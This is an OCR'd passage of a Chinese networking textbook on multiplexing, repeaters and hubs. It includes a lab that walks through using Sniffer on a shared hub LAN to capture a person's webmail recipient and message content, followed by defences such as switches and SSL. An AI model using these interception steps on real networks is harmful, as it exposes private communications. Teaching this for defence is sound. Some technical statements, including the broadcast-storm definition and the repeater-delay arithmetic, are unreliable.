


图 3-43 同步时分复用

同步时分复用技术实现简单，即使端口没有实际数据传输也要占用时隙，这种平均分配方案会造成时隙浪费，线路利用率低。为改进 STDM 效率低下问题，引入异步时分复用技术。

3. 异步时分复用

异步时分复用(Asynchronous Time Division Multiplexing,ATDM)能动态按需分配时隙,避免数据帧中出现空闲时隙。ATDM 复用方案是只有在端口有数据传输时才把时隙分配给它,当某一端口出现空闲时,其时隙可用于其他端口进行数据传输,因此用户可以同时占用多个时隙传输数据,当占用所有时隙时达线路全部带宽。交换机是采用异步时分复用技术的网联设备,如图 3-44 所示,假如只有端口 1 和端口 4 有数据要传输,此时每个端口各占两个时隙,传输带宽为总线带宽的 1/2。




图 3-44　异步时分复用

4. 波分多路复用

目前,单模光纤传输速率可达 2.5Gbps,已经达到单条光束的峰值。为提升传输速率,可以在单条光纤中同时传输多路光信号,称为波分多路复用(Wavelength Division Multiplexing,WDM)技术。如图 3-45 所示,两束不同波长的光纤通过光栅衍射后汇聚在一起,当通过单条光纤传输至目的节点后,再将过光栅衍射分解成两束光。




图 3-45　波分多路复用

目前,20Gbps(8×2.5Gbps)亚欧海底光缆以投入使用,全长 39000km,连接了 33 个国家和地区;2010 年亚太 2 号海底光缆斥资 10 亿美元将带宽将级至 40Gbps(16×2.5Gbps)。中美第二条海底光缆于 2008 年 10 月在青岛正式开工建设,带宽达 5Tbps(5120Gbps),采用多条光缆同时传输,成为世界上最快的“信息高速公路”。

3.4　物理层网联设备和安全

工作任务四　截获信件内容

工作目的

使用 Sniffer 监听工具捕获信件内容。

工作任务


小张是公安机关科技部工作人员，需对疑犯王某进行 24h 监控。王某走进网吧通过邮件通知与之接头的许某，包括时间、地点和交接方式。上级要求小张在网吧进行蹲点，并尝试捕获王某发送邮件的内容和收件人账号。

任务分析

小张发现网吧部分网段通过集线连接。由于集线器采取广播方式发送数据，故只要和对方处于同一广播域的所有主机都能接收到数据包。经分析，小张查阅座位表序号获得王某 IP 地址，通过 Sniffer 监听软件尝试捕获王某发送的信件内容。

工作环境和工具

工作任务四的工作环境拓扑图如图 3-46 所示，工具和录像可在 http://www.gdcp.cn/jpkc/lf 中下载。



主机名称	担任角色	IP地址	子网掩码	操作系统	软件
主机1	小张	192.168.1.20	255.255.255.0	Windows XP	Sniffer
主机2	疑犯王某	192.168.1.10	255.255.255.0	Windows XP	

图 3-46　工作任务四的工作环境拓扑图

(1) 用集线器组成的局域网被称为共享式局域网，处于局域网中的所有客户机通过同步时分复用技术共享带宽，每时隙任一节点发送的比特流都会广播至其他所有端口上，这种现象叫作广播风暴。因此，共享式局域网存在安全问题，任何一端口都能监听到其他端口发送的比特流。

(2) Sniffer 嗅探器是常用的被动侦听软件，利用它可以监视网络状态、数据流向以及网络中传输的信息。网卡在收到不是发向给它的数据时会丢弃数据，仅利用 Sniffer 将网卡接口设置为混杂模式，便可以截获网络中传输的信息。目前，Sniffer 广泛应用于网络故障检测、协议分析、网络优化和网络安全等各领域，也常常被黑客用于截获口令密码、定位攻击目标。

工作过程

(1) 配置捕获数据地址。启动主机 1 的 Sniffer 监听工具，在弹出的“自定义过滤器”对话框中的“地址类型”下拉列表中选择 IP 选项，输入主机 2 王某 IP“192.168.1.10”，监听其与任意主机之间的通信，如图 3-47 所示。

(2) 过滤协议类型。在“高级”选项卡中定义需要捕获的数据包协议类型。通过网页登录邮箱基于 HTTP 协议，选中“IP”→“TCP”→“HTTP”复选框，如图 3-48 所示。



图 3-47　输入目的主机地址




图 3-48　指定监听协议类型

（3）登录邮箱发送邮件。在主机 2 模拟王某登录新浪邮箱发送邮件，如收件人地址“gdcplee@263.com”，信件内容为“see you tomorrow.”，并发送邮件，如图 3-49 所示。



图 3-49　通过新浪邮箱发送信件

（4）对捕获数据包解码。单击 Sniffer 工具的“停止监听”按钮，并在底部标签栏中选中“解码”选项，查看截获到的数据帧，如图 3-50 所示。




图 3-50　解码截获数据

(5) 查找数据帧。由于截获到的数据帧很多，为快速定位到包含用户名和密码的数据帧，右击并查找含有“POST”文本的数据帧，如图 3-51 所示。




图 3-51　查找数据帧

(6) 搜索账号名和密码。仔细查找含有“POST”[①]文本的数据帧，发现含有收件人地址“gdcplee@263. com”和信件内容“see you tomorrow.”，如图 3-52 所示。




图 3-52　查看收件人地址和信件内容

① 不是一定要输入“POST”关键字，另外不同邮箱也有不同的关键字，这需要经验的积累过程。在图 3-52 中找到的收件人地址，以后查找“name=”或“Disposition”文本也可以迅速定位到该帧，建议读者先利用自己邮箱试，定义比较刁专的关键字可以有效降低查找复杂度。

任务总结

由于物理层集线器会将端口发送的数据广播至所有端口中，因此共享式局域存在安全隐患。对此，第一种防范方法是改用交换机升级到交换式局域网，第二种是选择支持网页加密的邮件服务器，如网易邮箱可以利用“SSL”[①]对网页信息进行加密，如图 3-53 所示。



图 3-53　对邮件进行 SSL 加密



信号衰减极大限制了网络覆盖范围，例如双绞线不中继只能传输 100m，再延长其传输距离会导致信号失真出错，用于数据重传的时延会大于实际传输时间，效率低下。为解决信号远距离传输的衰减和出错问题，需对信号在传输途中放大中继，从而拓展信号的传输距离和网络覆盖范围。在物理层对信号中继的网联设备有两种，分别是中继器和集线器。

3.4.1　中继器

中继器(Repeater)是单进单出的物理层网联设备，通过对物理信号复制、整形和放大来延长电缆传输距离，从而拓展主机数量和扩大网络覆盖范围。中继器只对信号进行放大而不做校检，故错误信号也同样放大，不具备数据检错能力。

早期使用中继器组建的局域网利用同轴电缆作为传输介质，带宽为 10Mbps，每个网段线缆长度为 500m[②]。为拓展网络覆盖范围，可将多个网段用中继器连接。然而，中继器不可以无限制地扩展网络覆盖范围，构建一个正常运行的局域网必须满足如下公式。

$$\text{DTE 延迟}+\text{Mac 延迟}+\text{中继器延迟}+\text{电缆延迟}\leqslant 25.6\mu s$$ [③]

也就是说，局域网内任意两点间信号延迟总和应小于 25.6μs，从而制定组建同轴电缆以太网的“5-4-3-2-1”原则。

(1) 5：局域网最多可以有 5 个网段。

(2) 4：局域网最多可连接 4 个中继器。

(3) 3：其中 3 个网段可以连接主机。

(4) 2：其中两个网段只用来延长信号传输距离，不连任何站点以减少网络冲突[④]，提高

---

① SSL(Secure Sockets Layer)安全套接字层是在传输层为网络通信提供安全及数据完整性的一种安全协议，浏览器会根据服务器证书产生 40 位或 128 位的密钥进行加密。虽然经 SSL 加密的密文也可以被 Sniffer 截获，也有方法破解，但是可以有效增加破解的复杂度和时间。

② 粗同轴电缆每隔 500m 需要被中继一次，双绞线每隔 100m 要中继一次。

③ 由于数据帧最小长度为 512 位，每发送 1 位时间是 0.1μs，发送完最小帧需要 51.2μs。当发送方数据在传输途中受到冲撞导致出错，接收方可以沿原路径反回应答信息报错，从发送方发送数据到得知出错整个过程总延迟不得多于 51.2μs(即单向延迟不得多于 25.6μs)，否则会导致发送方尚未收到错误应答，而已发送下一帧数据，造成数据出错。将双方主机信号延迟限制于 25.6μs 旨在发送方在发送本帧数据过程中能及时接收到应答信息。

④ 冲突是由于单一信道只能传输一路数字信号，若多台主机同时占用信道发送数据则产生冲突。

网络效率。

（5）1：由此组成一个最大覆盖 2.5km 的局域网，如图 3-54 所示。




图 3-54　10Mbps 同轴电缆共享局域网

思考： 在图 3-53 中，网卡处理延迟 0.7μs，中继器处理延迟 4μs，网段传输延迟 0.55μs，该局域网能否正常工作？

由于工作站 A 和工作站 N 是相距最远的站点，途经 4 个中继器 5 个网段，只要相距最远的工作站之间信号延迟≤25.6μs，则网络中所有站点都能正常传输数据。工作站 A 和工作站 N 双方延迟为

$$0.7\times2+4\times2+0.55\times5\leqslant25.6\mu s$$

因此，整个局域网能够正常工作。

3.4.2　集线器

集线器（Hub）工作于 OSI 参考模型的物理层，通过对信号中继放大以延长信号传输距离，拓展网络覆盖范围，本质上讲集线器是一个多端口的中继器，和中继器一样共享单一数据总线，如图 3-55 所示。

